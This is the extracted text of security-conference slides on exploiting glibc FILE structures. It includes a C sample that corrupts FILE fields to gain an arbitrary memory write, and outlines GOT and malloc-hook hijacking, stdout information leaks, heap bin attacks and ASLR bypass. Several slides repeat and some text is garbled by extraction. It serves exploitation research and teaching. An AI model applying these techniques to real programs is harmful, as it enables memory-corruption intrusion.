
# Make FILE structure great again

- Arbitrary memory writing

- Sample code

```
FILE *fp;
char *buf = malloc(100);
char msg[100];
fp = fopen("key.txt", "rw");
fp->_flags &= ~4;
fp->_IO_buf_base = msg;
fp->_IO_buf_end = msg+100;
fp->_fileno = 0;
fread(buf, 1, 6, fp);
puts(msg);
```

```
angelboy@ubuntu:~/cmt$./arbitrary_write
hi hitb
hi hitb
```



# Make FILE structure great again

- If you have arbitrary memory address read and write, you can control the flow very easy
  - GOT hijack
  - `__malloc_hook__/_free_hook__/_realloc_hook__`
  - ...
- By the way, you can not only use fread and fwrite but also use any I/O related function


# Make FILE structure great again

- If we don't have any file operation in the program
  - We can use stdin/stdout/stderr
    - put.printf/scanf
    - ...

# Make FILE structure great again

- Scenario – information leak

- Use any stdout related function
  - printf/fputs/puts ...




# Make FILE structure great again

- Overwrite `_flags` and partial overwrite `_IO_write_base` pointer

- Fastbin attack

- Partial overwrite unsorted bin pointer

- Very like House of Roman



# Make FILE structure great again


- Overwrite `_flags` and partial overwrite `_IO_write_base` pointer

- Fastbin attack

- Partial overwrite unsorted bin pointer

- Very like House of Roman

- Leak some memory data in libc or heap




# Make FILE structure great again

- Overwrite `_flags` and partial overwrite `_IO_write_base` pointer

- Fastbin
- Part of bin
- Very useful
- Leak

Bypass ASLR again



# Make FILE structure great again

